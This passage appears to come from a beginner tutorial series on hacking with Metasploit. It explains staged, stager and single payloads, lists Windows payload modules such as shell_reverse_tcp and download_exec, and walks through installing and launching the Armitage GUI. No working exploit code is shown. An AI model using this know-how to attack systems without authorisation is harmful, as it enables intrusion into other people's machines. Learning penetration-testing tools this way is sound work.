These payload modules are injected directly into the target process while it is running in memory, thereby never writing anything to the hard drive and leaving little or no evidence behind.

Step 3 Payload Modules

If we look in the Metasploit directory the [Linux](#) terminal in Kali, we can see that Metasploit categorizes its payloads into three different types. Obviously, the eight types above are consolidated into these three directories in Metasploit.

```
kali > cd /usr/share/metasploit-framework/modules/payloads  
kali > ls -l
```

```
root@kali:/usr/share/metasploit-framework/modules/payloads# ls -l
total 12
drwxr-xr-x 18 root root 4096 May  2 12:35 singles
drwxr-xr-x 12 root root 4096 Jan  8 2014 stagers
drwxr-xr-x 12 root root 4096 Jan  8 2014 stages
root@kali:/usr/share/metasploit-framework/modules/payloads#
```

Staged

Staged payloads use tiny stagers (see below) to fit into small exploitation spaces. In other words, if the victim's system exploitation buffer or other memory area is very small and only allows a small amount of code to be executed, first a small stager is placed in the memory area. The stager then "pulls" the rest of the payload after this foothold is made on the victim system.

These larger staged payloads include such complex payloads as the Meterpreter and VNC Injection, both of which include large and complex code. Generally, a staged payload will split the name of the payload between a "/", such as in the payload *windows/shell/tcp_bind*. The "tcp_bind" is the stager (see below) and "shell" is the staged.

Unfortunately, this convention is not used consistently in Metasploit, so one often has to go to the "info" section of the payload or find the directory it is in to determine if it is a staged payload.

Stagers

Stagers are the small payloads whose only job is to fit into small memory area and then "pull" the larger staged payload along. They kind of "plant the flag" on the victim and then enable the larger payload to be loaded.

Singles

Often referred to as "inline payloads," singles are self-contained units that do not require a stager. They are generally more stable and preferred, but many times the code is too large to fit the vulnerable memory area on the victim system.

Let's now take a look inside that singles directory.

```
kali > cd singles
```

```
kali > ls -l
```

```
root@kali:/usr/share/metasploit-framework/modules/payloads# cd singles
root@kali:/usr/share/metasploit-framework/modules/payloads/singles# ls -l
total 64
drwxr-xr-x 3 root root 4096 Jan  8 2014 aix
drwxr-xr-x 4 root root 4096 Jan  8 2014 bsd
drwxr-xr-x 3 root root 4096 Jan  8 2014 bsdi
drwxr-xr-x 4 root root 4096 Jan  8 2014 cmd
drwxr-xr-x 2 root root 4096 May  2 12:35 firefox
drwxr-xr-x 2 root root 4096 May  2 12:35 generic
drwxr-xr-x 2 root root 4096 May  2 12:35 java
drwxr-xr-x 9 root root 4096 Jan  8 2014 linux
drwxr-xr-x 2 root root 4096 May  2 12:35 nodejs
drwxr-xr-x 6 root root 4096 Jan  8 2014 osx
drwxr-xr-x 2 root root 4096 May  2 12:35 php
drwxr-xr-x 2 root root 4096 May  2 12:35 python
drwxr-xr-x 2 root root 4096 May  2 12:35 ruby
drwxr-xr-x 4 root root 4096 Jan  8 2014 solaris
drwxr-xr-x 3 root root 4096 Jan  8 2014 tty
drwxr-xr-x 3 root root 4096 May  2 12:35 windows
```

As we can see, the singles are broken down by vulnerable platform. If we want to see the singles available for the Windows platform, we simply type:

```
kali > cd windows
```

```
kali > ls -l
```

```
root@kali:/usr/share/metasploit-framework/modules/payloads/singles/windows# ls -l
total 84
-rw-r--r-- 1 root root 3022 Jan  2 2014 adduser.rb
-rw-r--r-- 1 root root 10539 Jan  2 2014 dns_txt_query_exec.rb
-rw-r--r-- 1 root root 13772 Jan  2 2014 download_exec.rb
-rw-r--r-- 1 root root  315 Jan  2 2014 exec.rb
-rw-r--r-- 1 root root  329 Jan  2 2014 loadlibrary.rb
-rw-r--r-- 1 root root 8863 Jan  2 2014 messagebox.rb
-rw-r--r-- 1 root root  987 Jan  2 2014 metsvc_bind_tcp.rb
-rw-r--r-- 1 root root 1003 Jan  2 2014 metsvc_reverse_tcp.rb
-rw-r--r-- 1 root root 2827 Jan  2 2014 shell_bind_tcp.rb
-rw-r--r-- 1 root root 4339 Jan  2 2014 shell_bind_tcp_xpfb.rb
-rw-r--r-- 1 root root 2746 Jan  2 2014 shell_reverse_tcp.rb
-rw-r--r-- 1 root root 3813 Jan  2 2014 speak_pwned.rb
drwxr-xr-x 2 root root 4096 May  2 12:35 x64
```

Inside this directory we can see all the singles payloads available for Windows. I have highlighted one of these payloads, *shell_reverse_tcp*, that we have used in many of our hacks.

Payloads are key part of the Metasploit infrastructure and provide us with access once the exploit has been completed. The better we understand them, the better we will be as a hackers.

Metasploit for the Aspiring Hacker, Part 4 (Armitage)

As you know by now, the [Metasploit Framework](#) is one of my favorite hacking tools. It is capable of embedding code into a [remote](#) system and controlling it, scanning systems for recon, and [fuzzing](#) systems to find buffer overflows. Plus, all of this can be integrated into Rapid7's excellent vulnerability scanner [Nexpose](#).


Many beginners are uncomfortable using the interactive msfconsole and probably will be without a significant amount of hours spent using Metasploit. However, Metasploit does have other means of controlling the system that make system exploitation a touch easier for those of you uncomfortable with the command line.

For those who are more comfortable using a graphical user interface (GUI), Raphael Mudge has developed one that connects to and controls Metasploit much like a Windows application. He calls it Armitage, and I've covered it briefly in [my Metasploit primer](#) guide. Especially for new, aspiring hackers, Armitage can make learning hacking with Metasploit a quicker and much less painful process.

Let's take a look at Armitage and see how it can make hacking simpler.

Step 1 Download Armitage

The first step, of course, is to download Armitage. If you have [BackTrack](#) or the early versions of [Kali](#), you probably don't have Armitage, but you can get it [from Armitage's website](#).




Click on the download button and it will pull up the following webpage. Make certain that you download the Linux version.

This screenshot shows the "Download" page of the Armitage website. It features the same cartoon character and header as the main page. The "DOWNLOAD" button is highlighted with a large blue border. Below the button, the text "Download Armitage 11.20.14" is displayed. A list of download options is provided: ".zip (Windows)", ".tgz (Linux)", ".dmg (MacOS X)", "Change Log", and "Source". A "License" section states that Armitage is open source under the BSD 3-Clause license. A "Disclaimer" section includes a note about ethical use and personal beliefs. The background has a dark, futuristic theme with glowing blue lines.

Another download option includes using [the command line tool aptitude](#). Just type the following to install it.

- **kali apt-get install armitage**

In addition, you can also use the GUI-based tool in Kali, the "Add/Remove Software," and search for "Armitage."



Step 2 Start Metasploit

Once you have Armitage downloaded onto your system, the next step is to start Matsploit. Make certain the postgresSQL server is started by typing:

- **kali > service postgresql start**

Now, start Metasploit by typing:

- **kali > msfconsole**

```
Terminal
File Edit View Search Terminal Help
. . . ;@ ; @ . . .
: " 00000' . , '00 @0000' . , '00000 "
`-. @0000000000000000 @; @0000000000000000 0;
` . @0000000000000000 @0000000000000000 .
" --' . @00 - . @ @ , ' - . ' --"
" . @' ; @ @ ` . ;
| @000 @00 @00 . .
` @000 @00 @00 ,
` @00 @00 @00 .
` , @00 @00 ;
( 3 C ) / | __ / Metasploit \
; @' . * , . " \ | --- \ |
` ( . , . . . ) / | --- \ |
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[ metasploit v4.10.0-2014100901 [core:4.10.0.pre.2014100901 api:1.0.0]]
+ -- --=[ 1360 exploits - 824 auxiliary - 231 post ]
+ -- --=[ 340 payloads - 35 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > [REDACTED] The quieter you become, the more you are able to hear.
```


Step 3 Start Armitage

Armitage uses a client/server architecture where Metasploit is the server and Armitage is the client. In essence, Armitage is a GUI client that I can interact and control the Metasploit server.

Start Armitage in Kali by typing:

- **kali > armitage**


When you do so, you will see the following screen.




If you are running Metasploit from your "home" system, leave these default setting and click "Connect." If you want to run Armitage on a remote system, simply put the IP address of the system running Metasploit in the window asking you for the "Host."

Step 4 Start the RPC Server


Armitage connects to an RPC server in order to control Metasploit. You are likely to see the following screen after starting Armitage.



In some cases, it may take awhile to connect, such as in the screen below.



When Armitage finally connects to Metasploit's RPC server, you will be greeted with the following screen.



Success! You are now running Metasploit from an easy to use GUI.


Step 5 Explore Armitage

Notice in the upper left-hand corner of the Armitage screen, you can see folders. These folders contain four types of Metasploit modules;


1. auxiliary
2. exploit
3. payload
4. post

If you have read [my earlier Metasploit tutorials](#), you know that this is how Metasploit [organizes its modules](#). For the beginner, the exploit and [payload](#) modules are the most important.

We can expand the exploit modules directory by clicking on the arrow head to its right. When we do so, it expands and show us its contents.



It categorizes the exploits by the type of operating system (OS) they are designed for, such as Windows, BSD, Linux, Solaris, etc. Remember, exploits are specific to an operating system, an application, ports, services, and sometimes even the language. If we scroll to the Windows subdirectory and expand it, we see all the Windows exploits categorized by type.

